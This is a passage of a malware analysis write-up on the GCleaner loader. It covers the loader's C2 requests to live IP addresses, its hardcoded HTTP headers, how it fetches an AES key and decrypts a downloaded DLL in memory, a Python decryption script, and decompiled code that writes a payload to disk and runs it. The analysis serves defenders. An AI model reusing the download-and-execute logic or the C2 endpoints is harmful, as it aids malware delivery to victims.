


```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  Sleep(10000u);
  return 0;
}
```

C2 Communications

The actors behind GCleaner have been known to use BraZZZers fast flux service to hide their infrastructure, it works more like a proxy system between the victims and the real C2 server.

Before reaching out to the C2 servers, GCleaner adds hardcoded HTTP headers (could be used for a network sig) an a custom user-agent to each C2 request.




```
assign_string(
  lpszHeaders,
  "Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1",
  0x7Du);
v10 = 0;
v1 = lpszHeaders;
if ( v9 >= 0x10 )
  v1 = lpszHeaders[0];
HttpAddRequestHeadersA(hRequest, v1, dwHeadersLength, 0x20000000u);
assign_string(lpszHeaders, "Accept-Language: ru-RU,ru;q=0.9,en;q=0.8", 0x28u);
v2 = lpszHeaders;
if ( v9 >= 0x10 )
  v2 = lpszHeaders[0];
HttpAddRequestHeadersA(hRequest, v2, dwHeadersLength, 0x20000000u);
assign_string(lpszHeaders, "Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1", 0x32u);
v3 = lpszHeaders;
if ( v9 >= 0x10 )
  v3 = lpszHeaders[0];
HttpAddRequestHeadersA(hRequest, v3, dwHeadersLength, 0x20000000u);
assign_string(lpszHeaders, "Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0", 0x37u);
v4 = lpszHeaders;
if ( v9 >= 0x10 )
  v4 = lpszHeaders[0];
result = HttpAddRequestHeadersA(hRequest, v4, dwHeadersLength, 0x20000000u);
```

Now to figure out what each C2 request is responsible for.


First C2

- IP: `45[.]12.253.56`
- UA: `OK`
- PCAP:



```
GET /advertisting/plus.php?s=NOSUB&str=mixtwo&substr=mixinte HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
User-Agent: OK
Host: 45.12.253.56
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 14:35:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

0
```

This C2 is likely responsible for bot registration. The sample will only continue execution if the server response is `"0"` or `"1"`, otherwise it goes to sleep and tries again.




```
while ( 1 )
{
  ++v17;
  v18 = assign(v66);
  if ( mw_get_c2_response(resp_1, v18) )      // http://45.12.253.56/advertisting/plus.php?s=NOSUB&str=mixtwo&substr=mixinte
  {
    v19 = assign_1(resp_1);
    std::string::string(v68, v19);
    if ( str_cmp_1(v68, "0") || str_cmp_1(v68, "1") )// check server response
    {
      string::dtor(v68);
```

The `"str"` and `"substr"` parameters in the C2 request above are possibly referring to the campaign ID, GCleaner has been known to use similar values in the past like `"usone"`, `"ustwo"`, `"euthree"`, `"cafive"`, `"mixshop"`, …


Second C2

- IP: `45[.]12.253.72`
- UA: `OK`
- PCAP:




```
GET /default/stuk.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
User-Agent: OK
Host: 45.12.253.72
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 14:35:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 21
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

kvQoRqtcCyMtHmQyQXOUu
```

The first request to this C2 is responsible for getting an AES key.




```
ok = mw_get_c2_response(resp_2, v25); // http://45.12.253.72/default/stuk.php
string::dtor(v57);
LOBYTE(v69) = 18;
string::dtor(v58);
if ( ok )
{
  v27 = assign_1(resp_2);
  google::protobuf::TextFormat::Printer::TextGenerator::Print_char_const____406370(Src, v27);
  resp_2_len = get_str_len(Src);
  if ( resp_2_len > 10 && resp_2_len < 100 )// check response length
    break;
}
Sleep(3000u);
```

The key length must be between 10 and 100 bytes, otherwise it breaks the execution.




```
                    GET /default/puk.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
User-Agent: OK
Host: 45.12.253.72
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 14:35:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Pragma: public
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Cache-Control: private
Content-Disposition: attachment; filename="fuckingdllENCR.dll";    :)
Content-Transfer-Encoding: binary
Content-Length: 95248
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/octet-stream

..'m...h
f{Q{..7_....l../  ...3`.p.$
....]... ~@..Vt.%..eB.9a../_...G...|.O..0HG`......`... k...x#.)......W...n...;.vmN.....T..:l............37r.../..X.1,..)..^..Y.
..N.{8...........=...R..E z.c..G.~X.0.}.b.....rE..d..
..........(...M`.O.Y.....?....D....R....N....C..{..E.\i.
```

The second request is responsible for getting an AES encrypted PE file (notice the filename in the response headers!), That PE file is decrypted using the key from the previous request.




```
ok_1 = mw_get_c2_response(v65, v34);  // http://45.12.253.72/default/puk.php
string::dtor(v57);
LOBYTE(v69) = 23;
string::dtor(v58);
if ( ok_1 )
{
  content_length = mw_get_content_length(v65);
  v37 = content_length;
  if ( content_length > 0x16 )
  {
    enc_buffer = malloc(__CFADD__(content_length, 1) ? -1 : content_length + 1);
    enc_buffer_len = memmove_1(v65, enc_buffer, v37 + 1);
    dec_buffer = malloc(v37 >> 31 != 0 ? -1 : 2 * v37);
    fnSmthStringCopy(&server_key, Src);
    dec_buffer_len = mw_aes_decrypt(  // decrypt server response
                       enc_buffer,
                       enc_buffer_len,
                       &dec_buffer,
                       server_key,
                       v47,
                       v48,
                       v49,
                       v50,
                       v51);
```

The decryption routine is pretty trivial, the sample first calculates the SHA256 hash of the server key then derives the session key used for decryption (AES_128).



```
v37 = 0;
dwDataLen = 2 * a8;
qmemcpy(szProvider, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x6Cu);
if ( !CryptAcquireContextW(&phProv, 0, szProvider, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)
  || !CryptCreateHash(phProv, CALG_SHA_256, 0, 0, &phHash) )
{
  goto LABEL_8;
}
p_server_key = &server_key;
if ( a9 >= 0x10 )
  p_server_key = server_key;
Sourcea = p_server_key;
server_key_len = strlen(p_server_key);
key = new_W((server_key_len + 1) >> 31 != 0 ? -1 : 2 * (server_key_len + 1));
mbstowcs(key, Sourcea, server_key_len + 1);
if ( !CryptHashData(phHash, key, dwDataLen, 0) )
{
  GetLastError();
  v10 = -1;
  goto LABEL_17;
}
if ( CryptDeriveKey(phProv, CALG_AES_128, phHash, 0, &phKey) )
{
```

After that it loads the decrypted PE file into memory (without touching disk) to get the address of an export function called `"GetLicInfo"` which is used in the next stage.



```
*a4 = 1;
v4 = mw_load_pe_in_memory(dec_buffer, dec_buffer_len);
v5 = v4;
if ( !v4 || sub_403520(v4, 0) || sub_403520(v5, 0xFFu) || (export_func = sub_403520(v5, "GetLicInfo")) == 0 )
{
  *a4 = 0;
  return 0;
}
return export_func;
```

Downloaded DLL


Before going further we first need to take a look at the downloaded PE file. To be able to analyze it we can either use the debugger to dump the decrypted file or get the encrypted response from the PCAP and decrypt it manually.

We can easily implement the decryption code in Python as follow:

```
import hashlib
from Crypto.Cipher import AES

enc = open("puk.php.bin", "rb").read()

key = "kvQoRqtcCyMtHmQyQXOUu".encode("utf-16le") # Important to encode!!
sha256_hash = hashlib.sha256(key)
aes_key = sha256_hash.digest()[:16]

cipher = AES.new(aes_key, mode=AES.MODE_CBC, IV=b"\x00"*16)
dec = cipher.decrypt(enc)

open("out.bin", "wb").write(dec)
```


Now let’s see what this export function `"GetLicInfo"` does.

Basically it sends an http request to the supplied C2 server then checks the response length, if the length is greater than 2048 bytes it creates a a new directory with a random name under `"%APPDATA%"` or `"%TEMP%"` folder then generates a random filename and appends `".exe"` extension to it.



```
if ( mw_http_comm(data, C2) )                  // get data from C2 server
{
  // check response length
  if ( data[10] && data[13] >= 3 )
  {
    if ( data[13] <= 2048 )
    {
      v2 = -1;
    }
    else
    {
      mw_create_rand_dir(mal_dir);             // create a new dir with a random name in %APPDATA% or %TEMP%
      if ( mal_dir[4] )
      {
        rand_file_name_len = rand() % 8;
        rand_file_name = mw_gen_rand_str(v16, rand_file_name_len + 4);// generate random file name
        v2 = 1;
        v7 = sub_10002439(rand_file_name, v6, v6, 1u);
        sub_100019AC(Src, v7);
        v8 = std::basic_string<char,std::char_traits<char>,stl::STLAlloc_t<char,6>>::append(Src, ".exe", 4u);// append ".exe" to the random file name
        sub_100019AC(&ProcessInformation, v8);
```

Finally it writes the server response to a disk file with the generated random filename and executes that file.



```
if ( v18 >= 0x10 )
  v11 = lpApplicationName[0];
mw_write_data_to_disk(data, v11);      // write server response to a disk file
v12 = lpApplicationName;
if ( v18 >= 0x10 )
  v12 = lpApplicationName[0];
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 68;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( !CreateProcessA(v12, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation)// execute downloaded file
  || ProcessInformation.dwProcessId == -1 )
{
  v13 = lpApplicationName;
  if ( v18 >= 0x10 )
    v13 = lpApplicationName[0];
  ShellExecuteA(0, "open", v13, 0, 0, 10);
}
std::string::~string(lpApplicationName);
```

